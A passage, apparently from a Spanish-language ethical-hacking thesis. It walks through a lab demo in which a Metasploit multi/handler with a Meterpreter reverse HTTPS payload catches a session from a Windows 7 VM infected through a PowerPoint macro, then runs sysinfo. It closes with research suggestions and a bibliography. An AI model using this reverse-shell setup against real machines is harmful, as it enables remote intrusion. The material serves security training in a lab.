+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp

msf > use exploit/multi/handler
msf exploit(multi/handler) > set lhost 192.168.0.108 ↪ IP del Kali linux
lhost => 192.168.0.108
msf exploit(multi/handler) > set lport 555 ↪ Se indica el puerto
lport => 555
msf exploit(multi/handler) > Exploit -j
[-] Unknown command: Exploit
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on 192.168.0.108:555 ↪ Queda a la espera para capturar los datos cuando se ejecute el archivo infectado en windows.
[*] Exploit running as background job 0.
```

windows 7 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Presentación1 - Microsoft PowerPoint

Inicio Insertar Diseño Animaciones Presentación con diapositivas Revisar Vista Programador

Normal Clasificador de Página Presentación Patrón de Patrón de Patrón de Vistas de presentación

Regla Líneas de la cuadrícula Barra de mensajes Mostrar u ocultar Zoom Ajustar a la ventana Escala de grises Blanco y negro puros Color o escala de grises

Nueva vista Organizar todas Nueva vista Cascada Mover división Cambiar ventanas Macros Macros

Diapositivas Esquema

En windows abrimos powerpoint y creamos una macro.

Macro

Nombre de la macro: privado

Ejecutar Cancelar Paso a paso Modificar Crear Eliminar

Macro en: Presentación1

Descripción:

Presentación1 - Microsoft PowerPoint

Haga clic para agregar notas


Diapositiva 1 de 1 | "Tema de Office" | Español (Colombia)

ES 11:52 a.m. 06/06/2018

CTRL DROITE

11:52 a.m. 06/06/2018

ESP FR



Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Application... Places Terminal Wed 13:14

root@kali: ~/ps1encode

```

File Edit View Search Terminal Help
=[ metasploit v4.16.30-dev
+ --=[ 1722 exploits - 986 auxiliary - 300 post      ]
+ --=[ 507 payloads - 40 encoders - 10 nops      ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse https
msf exploit(multi/handler) > set lhost 192.168.0.108
lhost => 192.168.0.108
msf exploit(multi/handler) > set lport 555
lport => 555
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.0.108:555
msf exploit(multi/handler) > [*] https://192.168.0.108:555 handling request from 192.168.0.111; (UUID: daqpeqze) Staging x86 payload (180825 bytes)
[*] Meterpreter session 1 opened (192.168.0.108:555 -> 192.168.0.111:49183) at 2018-06-06 13:13:57 -0400

```

windows 7 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Cuando se inicia el powerpoint y se da clic en la imagen sale este mensaje indicando que fue infectado y se inicia una session en meterpreter

HOLA FUiste INFECTADO

Aceptar

Windows taskbar

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications Places Terminal Wed 13:18

root@kali: ~/ps1encode

```

File Edit View Search Terminal Help
lport => 555
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.0.108:555
msf exploit(multi/handler) > [*] https://192.168.0.108:555 handling request from 192.168.0.111; (UUID: daqpeqze) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (192.168.0.108:555 -> 192.168.0.111:49183) at 2018-06-06 13:13:57 -0400

```

msf exploit(multi/handler) > session -i 1

Iniciamos una session

[-] Unknown command: session.

msf exploit(multi/handler) > sessions -i 1

[*] Starting interaction with 1...

meterpreter > sysinfo

Ejecutamos este comando para ver la informacion de el sistema atacado

Computer	: MAURO-PC
OS	: Windows 7 (Build 7600)
Architecture	: x86
System Language	: es_CO
Domain	: WORKGROUP
Logged On Users	: 2
Meterpreter	: x86/windows
meterpreter >	

De esta forma podemos observar que ya ingresamos al equipo de la victima

Windows taskbar

Se pueden realizar trabajos de investigación relacionados para:

- Comparar las herramientas comerciales más destacadas en este campo con las seleccionadas y más destacadas de Kali para detectar aquellas características que quizás pueden ser complementadas con más de una herramienta de código abierto.
- Contrastar herramientas que existen en la distribución que puedan estar proporcionando características similares que otras existentes dentro del mismo grupo.
- Investigar cómo se puede asegurar la seguridad en campos específicos como: industriales, administrativos, tecnológicos, comerciales de tal forma que la utilización de un compendio de herramientas de código abierto permita asegurar entornos específicos.

Además, es posible encaminar este tipo de investigaciones hacia trabajos totalmente prácticos que permitan:

- La creación y configuración de ambientes o laboratorios de pruebas que ofrezcan un entorno local para el entrenamiento y capacitación del hacker ético.
- Creación de una academia virtual que permita la capacitación y medición de conocimientos del principiante de hacker ético, basándose en herramientas de código abierto.

Bibliografía

- [1] A. Charles. (2014, septiembre) The Guardian. [Online].
<http://gu.com/p/4x7fv/sbl>
- [2] D. Sanger and J. Hirschfeld. (2015, Junio) The New York Times. [Online].
<http://nyti.ms/1M8MiRG>
- [3] 2013/2014 Informe Global sobre Fraude. (2014) Kroll. [Online].
<http://fraud.kroll.com/wp-content/uploads/Reporte de Fraude Kroll 2013-2013 Espanol - WEB.pdf>
- [4] R. Aguirre. (2006) Libro electrónico de Seguridad Informática y Criptografía.
- [5] C. Tori, Hacking Ético, 1st ed. Buenos Aires, Argentina: Mastroianni Impresiones, 2008.
- [6] M. Rhodes-Ousley, Information Security The Complete Reference, 2nd ed. Estados Unidos: McGraw-Hill, 2013.
- [7] D. Kim and M. Salomon, Fundamentals of Information Systems Security.: McGrawHill, 2010.
- [8] K. Astudillo B., Hacking ético 101: Cómo hackear profesionalmente en 21 días o menos. Guayaquil, Ecuador, 2013.
- [9] P. González Pérez, Metasploit para Pentesters. Madrid, España: 0xWORD Computing S.L., 2014, pp. 26-29.
- [10] J. Muniz, Web Penetration Testing with Kali Linux.: Packt Publishing Ltd, 2013.

- [11] M. Ramilli M. Prandini, Towards a practical and effective security testing methodology, 2010, pp. 320-325.
- [12] OSSTMM 3 – The Open Source Security Testing Methodology Manual. (2010) Institute for Security and Open Methodologies. [Online].
<http://www.isecom.org/mirror/OSSTMM.3.pdf>
- [13] J. Broad and A. Bindner, Hacking with Kali, First edition ed., Chris Katsaropoulos, Ed. Massachusetts, United States: Benjamin Rearick, 2014.
- [14] Offensive Security. (2015) Kali Linux Official Documentation. [Online].
<http://docs.kali.org>
101
- [15] Offensive Security. (2011) BackTrack. [Online]. <http://www.backtrack-linux.org>
- [16] R. Beggs, "Updating Kali Linux ,," in Mastering Kali Linux for Advanced Penetration Testing. Birmingham, Inglaterra: Packt Publishing, 2014.
- [17] T. Heriyanto, L. Allen, and S. Ali., Birmingham, England: Packt Publishing Ltd., 2014, p. Chapter 1.
- [18] Paterva. (2015) Paterva. [Online]. <http://www.paterva.com/>
- [19] A. Mahajan, Burp Suite Essentials, A Albuquerque et al., Eds. Birmingham, Inglaterra: Packt Publishing, 2014, Cap. 1.
- [20] Offensive Security. (2015) Metasploit Unleashed. [Online].
<https://www.offensive-security.com/metasploit-unleashed>
- [21] SET User Manual Manual Made for SET 6.0. (2014) TrustedSec. [Online].
https://github.com/trustedsec/social-engineer-toolkit/blob/master/readme/User_Manual.pdf
- [22] M. Sullivan. Coockie Cadger. [Online]. <https://www.cookiecadger.com>
- [23] Salvatore Sanfilippo. (2006) Hping. [Online]. <http://www.hping.org>
- [24] OpenVas. OpenVas. [Online]. <http://www.openvas.org>
- [25] Iphelix. The Sprawl. [Online]. <http://thesprawl.org/projects/dnschef/>
- [26] D. Roethlisberger. (2015) Roe. [Online]. <http://www.roe.ch/SSLsplit>
- [27] G. Combs and Colaboradores. (2015) Wireshark. [Online].
<https://www.wireshark.org>
- [28] T. Nardi. (2015) Digifail. [Online].
<http://www.digifail.com/software/bluelog.shtml>
- [29] M. Kershaw. (2015) Kismetwireless. [Online]. <http://www.kismetwireless.net>
- [30] Solar Designer. (2015) Openwall. [Online]. <http://www.openwall.com/john/>
- [31] RainbowCrack Project. (2015) Project RainbowCrack. [Online].
<http://projectrainbowcrack.com/index.htm>

- [32] Van Hauser. (2014, Diciembre) THC-Hydra. [Online]. <https://www.thc.org/thc-102-hydra/>
- [33] W. Alcorn. Beef Project. [Online]. <http://beefproject.com>
- [34] B Damele and M. Stampar. Sqlmap. [Online]. <http://sqlmap.org>
- [35] Cryptcat. [Online]. <http://cryptcat.sourceforge.net>
- [36] Ohdae. (2012) GitHub Intersect 2.5. [Online].
<https://github.com/deadbites/Intersect-2.5>
- [37] Kamorin. (2013, Octubre) GitHub DHCPig. [Online].
<https://github.com/kamorin/DHCPig>
- [38] (2010) Inundator. [Online]. <http://inundator.sourceforge.net>
- [39] The Hackers Choice. (2011) THC. [Online]. <https://www.thc.org/thc-ssl-dos/>
- [40] C. Tumbleson and R. Wiśniewski. (2015) A tool for reverse engineering Android apk files. [Online]. <http://ibotpeaches.github.io/Apktool/>
- [41] E. Teran. (2015) GitHub Edb-Debugger. [Online]. <https://github.com/eteran/edbdebugger>
- [42] Google Inc. (2015) Android Developers. [Online].
<http://developer.android.com/index.html>
- [43] M. De Scheemaecker. (2015) Arduino. [Online]. <https://www.arduino.cc>
- [44] Gremwell BVBA. (2014) Gremwell. [Online].
http://www.gremwell.com/what_is_magictree
- [45] B. Carrier. (2015) Autopsy Forensic Browser. [Online].
<http://sleuthkit.org/autopsy/>
- [46] N. Murilo and Steding-Jessen. (2014) Chkrootkit. [Online].
<http://www.chkrootkit>